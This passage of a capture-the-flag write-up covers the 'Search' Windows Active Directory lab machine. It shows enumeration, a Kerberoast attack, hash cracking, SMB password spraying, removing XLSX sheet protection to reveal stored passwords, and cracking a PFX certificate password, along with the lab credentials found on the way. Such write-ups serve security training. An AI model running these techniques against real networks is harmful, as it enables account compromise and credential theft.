Search

22nd April 2022 / Document No D22.100.168

Prepared By: polarbearer

Machine Author(s): dmw0ng

Difficulty: Hard

Classification: Official

Synopsis

Search is a hard difficulty Windows machine that focuses on Active Directory enumeration and exploitation techniques. Foothold is obtained by finding exposed credentials in a web page, enumerating AD users, running a Kerberoast attack to obtain a crackable hash for a service account and spraying the password against a subset of the discovered accounts, obtaining access to a SMB share where a protected XLSX file containing user data is found. Unprotecting the file leads to a second set of credentials, which gives access to another share where PKCS#12 certificates can be downloaded. After importing the certificates into a web browser, Windows PowerShell Web Access can be used to obtain an interactive shell on the system. Due to misconfigured ACLs, the user can retrieve the password of a group managed service account which can change the password of an administrative user, resulting in high-privileged access to the system via `wmiexec` or `psexec`.

Skills Required

- Web enumeration
- Hash cracking
- Active Directory enumeration

Skills Learned

- Removing protection from XLSX files
- Using Windows PowerShell Web Access
- GMSA password retrieval
- Exploiting misconfigured Active Directory ACLs

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.129 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.11.129
```

```
nmap -sC -sV -p$ports 10.10.11.129

Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-22 13:14 CEST
Nmap scan report for research.search.htb (10.10.11.129)
Host is up (0.040s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Search &mdash; Just Testing IIS
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-04-22 11:15:06Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-
Site-Name)
|_ssl-date: 2022-04-22T11:16:35+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
443/tcp   open  ssl/http      Microsoft IIS httpd 10.0
|_ssl-date: 2022-04-22T11:16:35+00:00; +1s from scanner time.
| tls-alpn:
|_  http/1.1
|_http-title: Search &mdash; Just Testing IIS
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-
Site-Name)
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_ssl-date: 2022-04-22T11:16:35+00:00; +1s from scanner time.
8172/tcp  open  ssl/http      Microsoft IIS httpd 10.0
| ssl-cert: Subject: commonName=WMSvc-SHA2-RESEARCH
| Not valid before: 2020-04-07T09:05:25
|_Not valid after:  2030-04-05T09:05:25
|_http-server-header: Microsoft-IIS/10.0
| tls-alpn:
|_  http/1.1
|_ssl-date: 2022-04-22T11:16:35+00:00; +1s from scanner time.
|_http-title: Site doesn't have a title.
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc         Microsoft Windows RPC
49703/tcp open  msrpc         Microsoft Windows RPC
49728/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows
```


The nmap output indicates that the machine is a Domain Controller on the `search.htb` domain. In addition to standard Active Directory services, the IIS web server is listening on its default HTTP and HTTPS ports.

IIS

Browsing to port 80 takes us to a single-page web site containing information about provided services and team members.



Among the images in the `Our Features` gallery, we can see one containing hand-written notes.



Looking closely, we are able to read the following text (disclosing potential credentials):

```
Send password to Hope Sharp
IsolationIsKey?
```


Running gobuster (or other similar tools) reveals the existence of a more web directories.

```
gobuster dir -q -u http://10.10.11.129 -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

```
gobuster dir -q -u http://10.10.11.129 -w /usr/share/seclists/Discovery/Web-Content/common.txt

/Images               (Status: 301) [Size: 150] [--> http://10.10.11.129/Images/]
/certenroll           (Status: 301) [Size: 154] [--> http://10.10.11.129/certenroll/]
/certsrv              (Status: 401) [Size: 1293]
/css                  (Status: 301) [Size: 147] [--> http://10.10.11.129/css/]
/fonts                (Status: 301) [Size: 149] [--> http://10.10.11.129/fonts/]
/images               (Status: 301) [Size: 150] [--> http://10.10.11.129/images/]
/index.html           (Status: 200) [Size: 44982]
/js                   (Status: 301) [Size: 146] [--> http://10.10.11.129/js/]
/staff                (Status: 403) [Size: 1233]
```

In particular, the `/certenroll` and `/certsrv` directories indicate that the DC may be running the Certification Authority service.

The `/staff` page requires some form of authentication:



LDAP

Using the full name and password obtained above, and trying different common username schemes, we find that `hope.sharp:IsolationIsKey?` are valid LDAP credentials that can be used with the ldapdomaindump tool to dump Active Directory information.

```
ldapdomaindump -u search\\hope.sharp -p IsolationIsKey? 10.10.11.129
```

```
ldapdomaindump -u search\\hope.sharp -p IsolationIsKey? 10.10.11.129

[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

Kerberos

The same credentials can be used to perform a Kerberoast attack with the Impacket script `UserSPNs.py`.

```
GetUserSPNs.py -request -dc-ip 10.10.11.129 search.htb/hope.sharp:IsolationIsKey?
```

```
GetUserSPNs.py -request -dc-ip 10.10.11.129 search.htb/hope.sharp:IsolationIsKey?

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName               Name     MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------------  -------  --------  --------------------------  ---------  ----------
RESEARCH/web_svc.search.htb:60001  web_svc             2020-04-09 14:59:11.329031  <never>


$krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*$cdf8ce5fdcb70f34c1a278<SNIP>
```

After writing the obtained hash to a file named `web_svc`, we can crack it using John the Ripper:

```
john --wordlist=/usr/share/wordlists/passwords/rockyou.txt web_svc
```

```
john --wordlist=/usr/share/wordlists/passwords/rockyou.txt web_svc

<SNIP>

@3ONEmillionbaby (?)
```

Foothold

Looking at the `domain_users.html` file obtained with `ldapdomaindump`, we discover that the `web_svc` account was created by HelpDesk:

Web Service	Web Service	web_svc		Domain Users	04/07/20 14:35:38	04/09/20 12:59:11	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	04/09/20 12:59:11	1296	Temp Account created by HelpDesk

On the same page we see that a few accounts are described as `HelpDesk User`:

Keith Hester	Keith Hester	Keith.Hester	Manchester-HelpDesk	Domain Users	04/06/20 14:37:16	07/31/20 10:37:23	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/20 10:37:23	1279	HelpDesk User

We can search the `domain_users.grep` file to obtain the full list of HelpDesk users.

```
grep "HelpDesk User" domain_users.grep | awk -F'\t' '{print $3}'
```

```
grep "HelpDesk User" domain_users.grep | awk -F'\t' '{print $3}'

Isabela.Estrada
Keith.Hester
Chanel.Bell
Edgar.Jacobs
Lane.Wu
```

Assuming one of the HelpDesk users may have reused their own password when creating the temporary `web_svc` account, we can try password spraying:

```
for u in Isabela.Estrada Keith.Hester Chanel.Bell Edgar.Jacobs Lane.Wu; do smbmap -u $u -p @3ONEmillionbaby -d search -H 10.10.11.129 --no-banner --no-color; done
```

```
for u in Isabela.Estrada Keith.Hester Chanel.Bell Edgar.Jacobs Lane.Wu; do smbmap -u $u -p @3ONEmillionbaby -d search -H 10.10.11.129 --no-banner --no-color; done

[!] Authentication error on 10.10.11.129
[!] Authentication error on 10.10.11.129
[!] Authentication error on 10.10.11.129

[+] IP: 10.10.11.129:445        Name: research.search.htb       Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        CertEnroll                                              READ ONLY       Active Directory Certificate
Services share
        helpdesk                                                READ ONLY
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        RedirectedFolders$                                      READ, WRITE
        SYSVOL                                                  READ ONLY       Logon server share
[!] Authentication error on 10.10.11.129
```

We found valid credentials for `Edgar.Jacobs`. We look at the `RedirectedFolders$` share:

```
smbmap -u edgar.jacobs -p @3ONEmillionbaby -d search -H 10.10.11.129 -R RedirectedFolders$
```

The user flag is on `sierra.frye`'s desktop, but we don't have the required permissions to download it.

```
.\RedirectedFolders$\\sierra.frye\Desktop\*
dw--w--w--                0 Thu Nov 18 02:08:17 2021    .
dw--w--w--                0 Thu Nov 18 02:08:17 2021    ..
dr--r--r--                0 Thu Nov 18 02:08:17 2021    $RECYCLE.BIN
fr--r--r--              282 Thu Nov 18 02:08:17 2021    desktop.ini
fr--r--r--             1450 Thu Nov 18 02:08:17 2021    Microsoft Edge.lnk
fr--r--r--               33 Thu Nov 18 02:18:26 2021    user.txt
```

```
smbget -U edgar.jacobs smb://10.10.11.129/RedirectedFolders$/sierra.frye/Desktop/user.txt

Password for [edgar.jacobs] connecting to //RedirectedFolders$/10.10.11.129:
Using workgroup MYGROUP, user edgar.jacobs
You don't have enough permissions to access smb://10.10.11.129
/RedirectedFolders$/sierra.frye/Desktop/user.txt
```

An interesting file named `Phishing_Attempt.xlsx` is found in the `edgar.jacobs\Desktop` directory.


```
.\RedirectedFolders$\\edgar.jacobs\Desktop\*

dw--w--w--                0 Mon Aug 10 12:02:16 2020    .
dw--w--w--                0 Mon Aug 10 12:02:16 2020    ..
dr--r--r--                0 Thu Apr  9 22:05:29 2020    $RECYCLE.BIN
fr--r--r--              282 Mon Aug 10 12:02:16 2020    desktop.ini
fr--r--r--             1450 Thu Apr  9 22:05:03 2020    Microsoft Edge.lnk
fr--r--r--            23130 Mon Aug 10 12:30:05 2020    Phishing_Attempt.xlsx
```

We download the file and open it.

```
smbget -U edgar.jacobs
smb://10.10.11.129/RedirectedFolders$/edgar.jacobs/Desktop/Phishing_Attempt.xlsx
```

```
smbget -U edgar.jacobs smb://10.10.11.129/RedirectedFolders$/edgar.jacobs/Desktop/Phishing_Attempt.xlsx

Password for [edgar.jacobs] connecting to //RedirectedFolders$/10.10.11.129:
Using workgroup MYGROUP, user edgar.jacobs
smb://10.10.11.129/RedirectedFolders$/edgar.jacobs/Desktop/Phishing_Attempt.xlsx


Downloaded 22.59kB in 5 seconds
```

Column `C` is hidden and the sheet is protected, requiring a password for unlocking.



	A	B	D
1	firstname	lastname	Username
2	Payton	Harmon	Payton.Harmon
3	Cortez	Hickman	Cortez.Hickman
4	Bobby	Wolf	Bobby.Wolf
5	Margaret	Robinson	Margaret.Robinson
6	Scarlett	Parks	Scarlett.Parks
7	Eliezer	Jordan	Eliezer.Jordan
8	Hunter	Kirby	Hunter.Kirby
9	Sierra	Frye	Sierra.Frye
10	Annabelle	Wells	Annabelle.Wells
11	Eve	Galvan	Eve.Galvan
12	Jeramiah	Fritz	Jeramiah.Fritz
13	Abby	Gonzalez	Abby.Gonzalez
14	Joy	Costa	Joy.Costa
15	Vincent	Sutton	Vincent.Sutton
16			

We find an interesting article which explains how to remove an Excel spreadsheet password. Following the process detailed in the article, we unzip the file, remove the `<sheetProtection>` section and then update the archive:

```
unzip Phishing_Attempt.xlsx
sed -i 's/<sheetProtection[^>]*>//' xl/worksheets/sheet2.xml
zip -fr Phishing_Attempt.xlsx *
```

Opening the updated file we are able to expand and view column `C`, which contains passwords.

	A	B	C	D
1	firstname	lastname	password	Username
2	Payton	Harmon	;;36!cried!INDIA!year!50;;	Payton.Harmon
3	Cortez	Hickman	..10-time-TALK-proud-66..	Cortez.Hickman
4	Bobby	Wolf	??47^before^WORLD^surprise^91??	Bobby.Wolf
5	Margaret	Robinson	//51+mountain+DEAR+noise+83//	Margaret.Robinson
6	Scarlett	Parks	++47|building|WARSAW|gave|60++	Scarlett.Parks
7	Eliezer	Jordan	!!05_goes_SEVEN_offer_83!!	Eliezer.Jordan
8	Hunter	Kirby	~~27%when%VILLAGE%full%00~~	Hunter.Kirby
9	Sierra	Frye	$$49=wide=STRAIGHT=jordan=28$$18	Sierra.Frye
10	Annabelle	Wells	==95~pass~QUIET~austria~77==	Annabelle.Wells
11	Eve	Galvan	//61!banker!FANCY!measure!25//	Eve.Galvan
12	Jeramiah	Fritz	??40:student:MAYOR:been:66??	Jeramiah.Fritz
13	Abby	Gonzalez	&&75:major:RADIO:state:93&&	Abby.Gonzalez
14	Joy	Costa	**30*venus*BALL*office*42**	Joy.Costa
15	Vincent	Sutton	**24&moment&BRAZIL&members&66**	Vincent.Sutton
16				

Using the `Sierra.Frye` credentials, we are able to get `user.txt`:

```
smbget -U sierra.frye smb://10.10.11.129/RedirectedFolders$/sierra.frye/Desktop/user.txt

Password for [sierra.frye] connecting to //RedirectedFolders$/10.10.11.129:
Using workgroup MYGROUP, user sierra.frye
smb://10.10.11.129/RedirectedFolders$/sierra.frye/Desktop/user.txt


Downloaded 34b in 18 seconds
```


Certificate backups are available in the `Downloads\Backups` directory.

```
.\RedirectedFolders$\\sierra.frye\Downloads\Backups\*
dr--r--r--                0 Mon Aug 10 22:39:17 2020    .
dr--r--r--                0 Mon Aug 10 22:39:17 2020    ..
fr--r--r--             2643 Fri Jul 31 17:04:11 2020    search-RESEARCH-CA.p12
fr--r--r--             4326 Mon Aug 10 22:39:17 2020    staff.pfx
```

We download both files:

```
smbget -U sierra.frye -w search -R
smb://10.10.11.129/RedirectedFolders$/sierra.frye/Downloads/Backups/search-RESEARCH-CA.p12
smbget -U sierra.frye -w search -R
smb://10.10.11.129/RedirectedFolders$/sierra.frye/Downloads/Backups/staff.pfx
```

When attempting to import the certificates in our web browser, we are prompted for a password.




We can run John the Ripper to crack the certificate password.


```
python2 `which pfx2john` staff.pfx > staff.hash
john --wordlist=/usr/share/wordlists/passwords/rockyou.txt staff.hash
```

```
john --wordlist=/usr/share/wordlists/passwords/rockyou.txt staff.hash

<SNIP>

misspissy        (staff.pfx)
```


Using `misspissy` as the password, we are now able to import the certificates in our browser.



